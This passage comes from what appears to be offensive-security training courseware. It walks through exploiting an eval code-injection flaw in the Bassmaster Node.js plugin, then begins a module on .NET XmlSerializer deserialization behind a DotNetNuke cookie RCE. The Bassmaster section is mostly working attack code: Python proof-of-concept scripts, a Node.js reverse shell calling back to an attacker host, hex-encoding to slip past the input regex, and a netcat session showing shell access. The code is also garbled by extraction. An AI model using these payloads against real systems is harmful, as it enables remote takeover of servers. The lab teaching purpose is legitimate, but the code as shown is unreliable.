56:     }, function (res) { 57:
58:         reply(res.result);
59:     }); 60:
60:
61:
62:
63: internals.main = function () { 64:
64:     internals.http = new Hapi.Server(8080); 65:
65:     internals.http.route([
66:         { method: 'GET', path: '/profile', handler: internals.profile },
67:         { method: 'GET', path: '/item', handler: internals.activeItem },
68:         { method: 'GET', path: '/item/{id}', handler: internals.item },
69:         { method: 'GET', path: '/request', handler: internals.requestBatch }
70:     ]);
71:
72: });
73:
```

Listing 226 - Bassmaster example code

Specifically, we can see in the listing above that the example code clearly defines two ways to reach the batch processing function. The first one is an indirect path through a GET request to the /request route, as seen on lines 71. The second one is a direct JSON⁵⁹ POST request to the /batch internal endpoint on line 53.

With that said, we can use the following simple Python script to send an exact copy of the example request:

```

import requests,sys
if len(sys.argv) != 2:
    print "(+) usage: %s <target>" % sys.argv[0]
sys.exit(-1)

target = "http://%s:8080/batch" % sys.argv[1]

request_1 = '{"method":"get","path":"/profile"}'
request_2 = '{"method":"get","path":"/item"}' request_3
= '{"method":"get","path":"/item/$1.id"}'

json = '{"requests":[%s,%s,%s]}' % (request_1, request_2, request_3)

r = requests.post(target, json)
print
r.text
```

Listing 227 - A script to send the request based on the comments in ~/bassmaster/examples/batch.js

⁵⁹ (The JSON Data Interchange Standard, 2020), <https://www.json.org/>

Once we start the Node.js runtime with the bassmaster example file, we can execute our script. If everything is working as expected, we should receive a response like the following:

```
kali@kali:~/bassmaster$ python bassmaster_valid.py bassmaster
[{"id": "fa0dbda9b1b", "name": "John Doe"}, {"id": "55cf687663", "name": "Active Item"}, {"id": "55cf687663", "name": "Item"}] kali@kali:~/bassmaster$
```

Listing 228 - The expected response to a valid POST submission to /batch on the bassmaster server

At this point, we can start thinking about how our malicious request should look in order to reach the `eval` function we are targeting.


6.5 Triggering the Vulnerability

It turns out that the only “sanitization” on our JSON request is done through the regular expression we mentioned in the previous section that checks for a valid item format. As a quick reminder, the regular expression looks like this:

```
/(?:\\/)(?:\\$(\\d)+\\. )?([^\\\/\\\$]*)/g
```

Listing 229 - The regular expression to match

An easy way to decipher and understand regular expressions is to use one of the few public websites⁶⁰ that provide a regular expression testing environment. In this case, we will use a known valid string from our original payload with a small modification.



REGULAR EXPRESSION		EXPLANATION	
<code>/(?:\\/)(?:\\\$(\\d)+\\.)?([^\\\/\\\\$]*)/g</code>			
TEST STRING		MATCH INFORMATION	
<code>/item/\$1.id;hacked</code>		Match 1	Full match 0-5 `/item` Group 2. n/a `item`
		Match 2	Full match 5-18 `/\$.1.id;hacked` Group 1. n/a `1` Group 2. n/a `id;hacked`

Figure 119: Finding a string that will match the second group

As we can see, the forward slashes are essentially used as a string separator and the strings between the slashes are then grouped using the `dot` character as a separator, but only if the `$d` pattern is matched.

In Figure 119, we attempted to inject the string `;hacked` into the original payload and managed to pass the regular expression test. Since the `";` character terminates a statement in JavaScript, we should now be able to append code to the original instruction and see if we can execute it! As

⁶⁰ (Regex 101, 2020), <https://regex101.com/>

a proof of concept, we can use the NodeJS *util* module's *log* method to write a message to the console.⁶¹ First, let's double check that this would work with our regular expression.



Figure 120: The payload works with the regular expression

In Figure 120 our entire payload is grouped within Group 2, which means that we should reach the *eval* function and our payload should execute. Let's add this to our script and see if we get any output.

The following proof of concept can do that for us. It builds the JSON payload and appends the code of our choice to the last *request* entry.

```
import requests,sys
if len(sys.argv) != 3:
    print "(+) usage: %s <target> <cmd_injection>" % sys.argv[0]
sys.exit(-1)

target = "http://%s:8080/batch" % sys.argv[1]

cmd = sys.argv[2]

request_1 = '{"method":"get","path":"/profile"}' request_2
= '{"method":"get","path":"/item"}'
request_3 = '{"method":"get","path":"/item/$1.id;%s"}' % cmd

json = '{"requests":[%s,%s,%s]}' % (request_1, request_2, request_3)

r = requests.post(target, json)

print r.content
```

Listing 230 - Proof of concept that injects JavaScript code into the server-side eval instruction

⁶¹ (OpenJS Foundation, 2020), https://nodejs.org/api/util.html#util_util_log_string

In the following instance, we are going to use a simple *log* function as our payload and try to get it to execute on our target server.

```
kali@kali:~/bassmaster$ python bassmaster_cmd.py bassmaster
=require('util').log('CODE_EXECUTION');
[{"id":"fa0dbda9b1b","name":"John Doe"}, {"id":"55cf687663","name":"Active
Item"}, {"id":"55cf687663","name":"Item"}] kali@kali:~/bassmaster$
```

Listing 231 - Injecting Javascript code

```
File Edit View Search Terminal Help
student@bassmaster:~/bassmaster$ nodejs examples/batch.js
Server started.
17 Oct 15:38:55 - CODE_EXECUTION
```

Figure 121: Our web console shows that we have been hacked!

Great! As shown in Figure 121 we can execute arbitrary JavaScript code on the server. Notice that the regular expression is not really sanitizing the input. It is simply making sure that the format of the user-provided URL path is correct.

A log message isn't exactly our goal though. Ideally, we want to get a remote shell on the server. So let's see if we can take our attack that far.

6.6 Obtaining a Reverse Shell

Now that we have demonstrated how to remotely execute arbitrary code using this Bassmaster vulnerability, we only need to inject a Javascript reverse shell into our JSON payload to wrap up our attack. However, there is one small problem we will need to deal with. Let's first take a look at the following Node.js reverse shell that can be found online:⁶²

```
var net = require("net"), sh = require("child_process").exec("/bin/bash");
var client = new net.Socket(); client.connect(80, "attackerip",
function(){client.pipe(sh.stdin);sh.stdout.pipe(client);
sh.stderr.pipe(client);});
```

Listing 232 - Node.js reverse shell

While the code in the listing above is more or less self-explanatory in that it redirects the input and output streams to the established socket, the only item worth pointing out is that it is doing so using the Node.js *net* module.

We update our previous proof of concept by including the reverse shell from Listing 232. The code accepts an IP address and a port as command line arguments to properly set up a network connection between the server and the attacking machine.

⁶² (Riyaz Walikar, 2016), <https://ibreak.software/2016/08/nodejs-rce-and-a-simple-reverse-shell/>

```

import requests,sys
if len(sys.argv) != 4:
    print "(+) usage: %s <target> <attacking ip address> <attacking port>" % sys.argv[0]
    sys.exit(-1)

target = "http://%s:8080/batch" % sys.argv[1]

cmd = "/bin/bash"

attackerip = sys.argv[2] attackerport = sys.argv[3]

request_1 = '{"method":"get","path":"/profile"}'

request_2 = '{"method":"get","path":"/item"}'

shell = 'var net = require(\'net\'),sh = require(\'child_process\').exec(\'%s\'); ' %
cmd
shell += 'var client = new net.Socket(); ' shell
+= 'client.connect(%s, \'%s\', function() {client.pipe(sh.stdin);sh.stdout.pipe(client);' % (attackerport, attackerip) shell
+= 'sh.stderr.pipe(client);});'

request_3 = '{"method":"get","path":"/item/$1.id;%s"}' % shell

json = '{"requests":[%s,%s,%s]}' % (request_1, request_2, request_3)

r = requests.post(target, json)

print r.content

```

Listing 233 - Proof of concept reverse shell script

If we execute this script after setting up a netcat listener on our Kali VM, we should receive a reverse shell. However, the following listing shows that this does not happen.

```

kali@kali:~/bassmaster$ python bassmaster_shell.py bassmaster 192.168.119.120 5555
{"statusCode":500,"error":"Internal Server Error","message":"An internal server error occurred"}
kali@kali:~/bassmaster$
```

Listing 234 - Initial attempt to gain a reverse shell fails

Since our exploit has clearly failed, we need to figure out where things went wrong. To do that, we can slightly modify the lib/batch.js file on the target server and add a single debugging statement right before the `eval` function call. Specifically, we want to see what exactly is being passed to the `eval` function for execution. The new code should look like this:

```


...
        if
(ref) {
    var value = null;

    try {
        console.log('Executing: ' + parts[i].value);
eval('value = ref.' + parts[i].value + ';');
    }
catch (e) { ...

```

Listing 235 - Debugging code execution


If we now execute our reverse shellcode injection script, we can see the following output in the server terminal window:



The terminal window shows the command `student@bassmaster: ~/bassmaster$ nodejs examples/batch.js` being run. The output includes the message "Server started." followed by "Executing: id;var net = require('net'),sh = require('child_process').exec('". A vertical scroll bar is visible on the right side of the terminal window.

Figure 122: Debugging a failed attempt to get a reverse shell

That certainly does not look like our complete code injection! It appears that our payload is getting truncated at the first forward slash. However, if you recall how the regular expression that filters our input works, this result actually makes sense. Let's submit our whole payload to the regex checker and see how exactly the parsing takes place.

*Figure 123: Regex checker ran against the Node.js reverse shell*

We can clearly see that the regular expression is explicitly looking for the forward slashes and groups the input accordingly. Again, this makes sense as the inputs the Bassmaster plugin expects are actually URL paths.

Since our payload contains forward slashes ("/`bin/bash`") it gets truncated by the regex. This means that we need to figure out how to overcome this character restriction. Fortunately,



```

cmd = "\\\x2fbin\\\\\x2fbash"

attackerip = sys.argv[2] attackerport
= sys.argv[3]

request_1 = '{"method":"get","path":"/profile"}' request_2
= '{"method":"get","path":"/item"}'

shell = 'var net = require(\'net\'),sh = require(\'child_process\').exec(\'%s\');' %
cmd
shell += 'var client = new net.Socket();' shell
+= 'client.connect(%s, \'%s\', function()
{client.pipe(sh.stdin);sh.stdout.pipe(client);' % (attackerport, attackerip) shell
+= 'sh.stderr.pipe(client);});'

request_3 = '{"method":"get","path":"/item/$1.id;%s"}' % shell

json = '{"requests":[%s,%s,%s]}' % (request_1, request_2, request_3)

r = requests.post(target, json)

print r.content
  
```

JavaScript strings can by design be composed of hex-encoded characters, in addition to other encodings. So we should be able to hex-encode our forward slashes and bypass the restrictions of the regex parsing. The following proof of concepts applies the hex-encoding scheme to the cmd string.


```

import requests,sys
if len(sys.argv) !=
4:
    print "(+) usage: %s <target> <attacking ip address> <attacking port>" %
sys.argv[0]      sys.exit(-1)

target = "http://%s:8080/batch" % sys.argv[1]
  
```

Listing 236- Avoiding character restrictions via hex encoding

All that is left to do now is test our new payload. We'll set up the netcat listener on our Kali VM and pass the IP and port as arguments to our script.



```

kali㉿kali:~/bassmasters python bassmaster_shell.py 192.168.2.214 192.168.2.209 5555
[{"id": "fa0dbda9b1b", "name": "John Doe"}, {"id": "55cf687663", "name": "Active Item"}, {"id": "55cf687663", "name": "Item"}]
kali㉿kali:~/bassmasters

root@kali:~/bassmaster# su kali
kali@kali:/root/bassmaster$ cd -
kali@kali:~$ kali@kali:~$ nc -lvp 5555
listening on [any] 5555 ...
connect to [192.168.119.120] from bassmaster.localdomain [192.168.121.112] 52115
whoami
student
student
uname -a
Linux bassmaster 3.16.0-4-686-pae #1 SMP Debian 3.16.36-1-dtb8u2 (2016-10-19) i686 GNU/Linux

```

Figure 124: Bassmaster code injection results in a reverse shell

Excellent! Our character restriction evasion worked and we were able to receive a reverse shell!

6.6.1 Exercise

Repeat the steps outlined in this module and obtain a reverse shell

6.6.2 Extra Mile

The student user home directory contains a sub-directory named bassmaster_extramile. In this directory we slightly modified the Bassmaster original code to harden the exploitation of the vulnerability covered in this module.

Launch the NodeJS batch.js example server from the extra mile directory and exploit the eval code injection vulnerability overcoming the new restrictions in place.

```
student@bassmaster:~$ cd bassmaster_extramile/
student@bassmaster:~/bassmaster_extramile$ nodejs examples/batch.js Server started.
```

Listing 237 - Starting the extra mile NodeJS server

6.7 Summary

In this module we analyzed a remote code injection vulnerability in the Bassmaster plugin by performing a thorough review of its source code. During this process, we encountered regex and character restrictions, which we were able to bypass without much trouble. Ultimately, we demonstrated that the JavaScript eval function should be used with great care and that usercontrolled input should never be able to reach it, as it can lead to a compromise of the vulnerable system.

7. DotNetNuke Cookie Deserialization RCE

7.1 Overview

This module will cover the in-depth analysis and exploitation of a deserialization remote code execution vulnerability in the DotNetNuke (DNN) platform through the use of maliciously crafted cookies. The primary focus of the module will be directed at the .Net deserialization process, and more specifically at the *XMLSerializer* class.

7.2 Getting Started

Revert the DNN virtual machine from your student control panel. You will find the credentials to the DotNetNuke server and application accounts in the Wiki.

7.3 Introduction

The concept of serialization (and deserialization) has existed in computer science for a number of years. Its purpose is to convert a data structure into a format that can be stored or transmitted over a network link for future consumption.

While a deeper discussion of the typical use of serialization (along with its many intricacies) is beyond the scope of this module, it is worth mentioning that serialization on a very high level involves a “producer” and a “consumer” of the serialized object. In other words, an application can define and instantiate an arbitrary object and modify its state in some way. It can then store the state of that object in the appropriate format (for example a binary file) using serialization. As long as the format of the saved file is understood by the “consumer” application, the object can be recreated in the process space of the consumer and further processed as desired.

Due to its extremely useful nature, serialization is supported in many modern programming languages. As it so happens, many useful programming constructs can also be used for more nefarious reasons if they are implemented in an unsafe manner. For example, the topic of deserialization dangers in Java has been discussed exhaustively in the public domain for many years. Similarly, over the course of our penetration testing engagements, we have discovered and exploited numerous deserialization vulnerabilities in applications written in languages such as PHP and Python.

Nevertheless, deserialization as an attack vector in .NET applications has arguably been less discussed than in other languages. It is important to note however that this idea is not new. James Forshaw has expertly discussed this attack vector in his Black Hat 2012 presentation.⁶³ More recently, researchers Alvaro Muñoz and Oleksandr Mirosh have expanded upon this earlier research and reported exploitable deserialization vulnerabilities in popular applications as a result of their work.⁶⁴

One of these vulnerabilities, namely the DotNetNuke cookie deserialization, is the basis for this module.

7.4 Serialization Basics

Before we get into the thorough analysis of the vulnerability, we first need to cover some basic concepts in practice. This will help us understand the more complex scenarios later on. There are various formats in which the serialized objects can be stored—we have already suggested a binary format as an option, which in the case of .NET, would likely be handled by the *BinaryFormatter* class.⁶⁵

Nevertheless, for the purposes of this module, we will focus on the *XMLSerializer* class⁶⁶ as it directly relates to the vulnerability we will discuss.

⁶³ (James Forshaw, 2012), https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pdf

⁶⁴ (Alvaro Muñoz, Oleksandr Mirosh, 2017), <https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf>

⁶⁵ (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.runtime.serialization.formatters.binary.binaryformatter?view=netframework-4.7.2>

⁶⁶ (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.xml.serialization.xmlserializer?view=netframework-4.7.2>

7.4.1 XmlSerializer Limitations

Before we continue our analysis, we need to highlight some characteristics of the *XmlSerializer* class. As stated in the official Microsoft documentation,⁶⁷ *XmlSerializer* is only able to serialize *public* properties and fields of an object.

Furthermore, the *XmlSerializer* class supports a narrow set of objects primarily due to the fact that it cannot serialize abstract classes. Finally, the type of the object being serialized always has to be known to the *XmlSerializer* instance at runtime. Attempting to deserialize object types unknown to the *XmlSerializer* instance will result in a runtime exception.

We encourage you to read more about the specific capabilities and limitations of *XmlSerializer*. For now however, we just need to keep these limitations in mind as they will play a role later on in our analysis.

7.4.2 Basic XmlSerializer Example

In our first basic example, we will create two very simple applications. One will create an instance of an object, set one of its properties, and finally serialize it to an XML file through the help of the *XmlSerializer* class. The other application will read the file in which the serialized object has been stored and deserialize it.

The following listing shows the code for the serializer application.

```

01: using System;
02: using System.IO;
03: using System.Xml.Serialization; 04:
05: namespace BasicXMLSerializer
06: {
07:     class Program
08:     {

```

⁶⁷ (Microsoft, 2017), <https://docs.microsoft.com/en-us/dotnet/standard/serialization/introducing-xml-serialization>

```

09:         static void Main(string[] args)
10:        {
11:            MyConsoleText myText = new MyConsoleText();
12:            myText.text = args[0];
13:            MySerializer(myText);
14:        } 15:
16:        static void MySerializer(MyConsoleText txt)
17:        {
18:            var ser = new XmlSerializer(typeof(MyConsoleText));
19:            TextWriter writer = new
StreamWriter("C:\\\\Users\\\\Public\\\\basicXML.txt");
20:            ser.Serialize(writer, txt);
21:            writer.Close();
22:        }
23:    } 24:
25:    public class MyConsoleText
26:    {
27:        private String _text; 28:
28:        public String text
29:        {
30:            get { return _text; }
31:            set { _text = value; Console.WriteLine("My first console text class
says: " + _text); }
32:        }
33:    }
34: }
35: }
```

Listing 238 - A very basic XmlSerializer application.

There are a couple of points that need to be highlighted in the code from Listing 238. Our namespace contains the implementation of the *MyConsoleText* class starting on line 25. This class prints out a sentence to the console containing the string that is stored in its private "*_text*" property when its public counterpart is set.

On lines 11-12, we create an instance of the *MyConsoleText* class and set its "text" property to the string that will be passed on the command line. Finally, on line 18 we create an instance of the *XmlSerializer* class and on line 20, we serialize our *myText* object and save it in the C:\Users\Public\basicXML.txt file.

Let's now take a quick look at the deserializer application.

```

01: using System.IO;
02: using System.Xml.Serialization;
03: using BasicXMLSerializer; 04:
05: namespace BasicXMLDeserializer
06: {
07:     class Program
08:     {
09:         static void Main(string[] args)
10:         {
11:             var fileStream = new FileStream(args[0], FileMode.Open,
```


```

    FileAccess.Read);
12:         var streamReader = new StreamReader(fileStream);
13:         XmlSerializer serializer = new XmlSerializer(typeof(MyConsoleText));
14:         serializer.Deserialize(streamReader);
15:     }
16: }
17: }

```

Listing 239 - A very basic deserializing application

Our deserializer application simply creates an instance of the *XmlSerializer* class using the *MyConsoleText* object type and then deserializes the contents of our input file into an instance of the original object. It is important to remember that the *XmlSerializer* has to know the type of the object it will deserialize. Considering that this application does not have the *MyConsoleText* class defined in its own namespace, we need to reference the *BasicXMLSerializer* assembly in our Visual Studio project (Figure 125).

*Figure 125: A reference to the BasicXMLSerializer executable has to be present in our deserializer project*

To add a reference to the desired executable file, we can use the *Project* menu in Visual Studio and use the *Add Reference* option. This will bring up a dialog box, which we can use to browse to our target executable file and add it to our project as a reference. The *BasicXMLSerializer* namespace can then be “used” in our example code as shown on line 3 of Listing 239.

Before testing our applications we need to compile them. To do so we can use the *Build > Build Solution* menu option in Visual Studio.




Figure 126: Compiling the application source code

Once the compilation process is completed, we'll first run our serializer application, passing a string to it at the command line.

```
C:\Users\Administrator\source\repos\BasicXMLSerializer\BasicXMLSerializer\bin\x64\Debug>BasicXMLSerializer.exe "Hello AWAE"
My first console text class says: Hello AWAE
C:\Users\Administrator\source\repos\BasicXMLSerializer\BasicXMLSerializer\bin\x64\Debug>
```

Listing 240 - Basic serialization of user-defined text

After running the application, our serialized object looks like the following:

```
<?xml version="1.0" encoding="utf-8"?>
<MyConsoleText xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <text>Hello AWAE</text>
</MyConsoleText>
```

Listing 241 - Our serialized object as stored in basicXML.txt

Finally, we deserialize our object by running `BasicXMLDeserializer.exe` while passing the filename generated by `BasicXMLSerializer.exe`

```
C:\Users\Administrator\source\repos\BasicXMLDeserializer\BasicXMLDeserializer\bin\x64\Debug>BasicXMLDeserializer.exe "C:\Users\Public\basicXML.txt"
My first console text class says: Hello AWAE
C:\Users\Administrator\source\repos\BasicXMLDeserializer\BasicXMLDeserializer\bin\x64\Debug>
```

Listing 242 - Basic deserialization of an object containing user-defined text

The “Hello AWAE” output in Listing 242 is the result of the execution of the code present in the *MyConsoleText* setter method. Notice how the setter of our property was automatically executed during the deserialization of the target object. This is an important concept for an attacker. In some cases, by using object properties the setters can trigger the execution of additional code during deserialization.

In this case, another interesting aspect is that we would be able to manually change the contents of basicXML.txt in a trivial way, since the serialized object is written in XML format. We could for example change the content of the “text” tag (Listing 241) and have a string of our choice displayed in the console once the object is deserialized.

This previous example is very basic in nature, but it demonstrates exactly how XML serialization works in .NET. Now let’s expand upon our example scenario.

7.4.3 Exercise

Repeat the steps outlined in the previous section and make sure that you can compile and execute the Visual Studio solutions.

7.4.4 Expanded XmlSerializer Example

Our previous example was rather rigid in that it could only deserialize an object of the type *MyConsoleText*, because that was hardcoded in the *XmlSerializer* constructor call.

```
XmlSerializer serializer = new XmlSerializer(typeof(MyConsoleText));
```

Listing 243 - Our XmlSerializer example could only handle a single type

As that seems rather limiting, a developer could decide to make the custom deserializing wrapper a bit more flexible. This would provide the application with the ability to deserialize multiple types of objects. Let’s examine one possible way of how this would look in practice. Note that the following examples borrow heavily from the DNN code base in order to streamline our analysis.

Our new serializing application now looks like this:

```

01: using System;
02: using System.IO;
03: using System.Xml;
04: using System.Xml.Serialization; 05:
06: namespace MultiXMLSerializer
07: {
08:     class Program
09:     {
10:         static void Main(string[] args)
11:         {
12:             String txt = args[0];
13:             int myClass = Int32.Parse(args[1]); 14:
15:             if (myClass == 1)
16:             {
17:                 MyFirstConsoleText myText = new MyFirstConsoleText();
18:                 myText.text = txt;
19:                 CustomSerializer(myText);

```

```

20:          }
21:      else
22:      {
23:          MySecondConsoleText myText = new MySecondConsoleText();
24:          myText.text = txt;
25:          CustomSerializer(myText);
26:      }
27:  } 28:
28: static void CustomSerializer(Object myObj)
29: {
30:     XmlDocument xmlDocument = new XmlDocument();
31:     XmlElement xmlElement = xmlDocument.CreateElement("customRootNode");
32:     xmlDocument.AppendChild(xmlElement);
33:     XmlElement xmlElement2 = xmlDocument.CreateElement("item");
34:     xmlElement2.SetAttribute("objectType",
myObj.GetType().AssemblyQualifiedName);
35:     XmlDocument xmlDocument2 = new XmlDocument();
36:     XmlSerializer xmlSerializer = new XmlSerializer(myObj.GetType());
37:     StringWriter writer = new StringWriter();
38:     xmlSerializer.Serialize(writer, myObj);
39:     xmlDocument2.LoadXml(writer.ToString());
40:
41:     xmlElement2.AppendChild(xmlDocument.ImportNode(xmlDocument2.DocumentElement, true));
42:     xmlElement.AppendChild(xmlElement2); 43:
43:     File.WriteAllText("C:\\\\Users\\\\Public\\\\multiXML.txt",
xmlDocument.OuterXml);
44: }
45: } 47:
46: public class MyFirstConsoleText
47: {
48:     private String _text; 51:
49:     public String text
50:     {
51:         get { return _text; }
52:         set { _text = value; Console.WriteLine("My first console text class
says: " + _text); }
53:     }
54: } 58:
55: public class MySecondConsoleText
56: {
57:     private String _text; 62:
58:     public String text
59:     {
60:         get { return _text; }
61:         set { _text = value; Console.WriteLine("My second console text class
says: " + _text); }
62:     }
63: }
64: }
```

Listing 244 - A more versatile XmlSerializer use-case.

The idea here is very similar to our basic example. Rather than serializing a single type of an object, we have given our application the ability to serialize an additional class, namely *MySecondConsoleText*, which we have defined starting on line 59. We can see the instantiation of our two classes on lines 17 and 23 respectively, which is based on the user-controlled argument passed on the command line.

The most interesting parts of this application are found in the *CustomSerializer* function starting on line 29. Specifically, we have decided to pass the information about the type of the object being serialized in a custom XML tag called “item”. This can be seen on line 35. Furthermore, notice that on line 37, we are not hardcoding the type of the object we are serializing during the instantiation of the *XmlSerializer* class. Instead, we are using the *GetType* function on the object in order to dynamically retrieve that information.

The serialized object is then wrapped inside a custom-created XML document and written to disk.

Let's now look at how the deserializer application will handle these objects.

```

01: using System;
02: using System.Diagnostics;
03: using System.IO;
04: using System.Xml;
05: using System.Xml.Serialization; 06:
07: namespace MultiXMLDeserializer
08: {
09:     class Program
10:     {
11:         static void Main(string[] args)
12:         {
13:             String xml = File.ReadAllText(args[0]);
14:             CustomDeserializer(xml);
15:         } 16:
17:         static void CustomDeserializer(String myXMLString)
18:         {
19:             XmlDocument xmlDoc = new XmlDocument();
20:             xmlDoc.LoadXml(myXMLString); 21:
21:             foreach (XmlElement xmlItem in
22:                 xmlDoc.SelectNodes("customRootNode/item"))
23:             {
24:                 string typeName = xmlItem.GetAttribute("objectType");
25:                 var xser = new XmlSerializer(Type.GetType(typeName));
26:                 var reader = new XmlTextReader(new
27:                     StringReader(xmlItem.InnerXml));
28:                 xser.Deserialize(reader);
29:             }
30:         }

```

Listing 245 - A more versatile deserializer use-case

Our new serializer example now has two different serializable classes so our new deserializer application has to be aware of those classes in order to properly process the serialized objects. Since we are not directly instantiating instances of those classes, there is no need to include the

using `MultiXMLSerializer`; directive. Nevertheless, we still need to have a reference to this executable in our Visual Studio project.

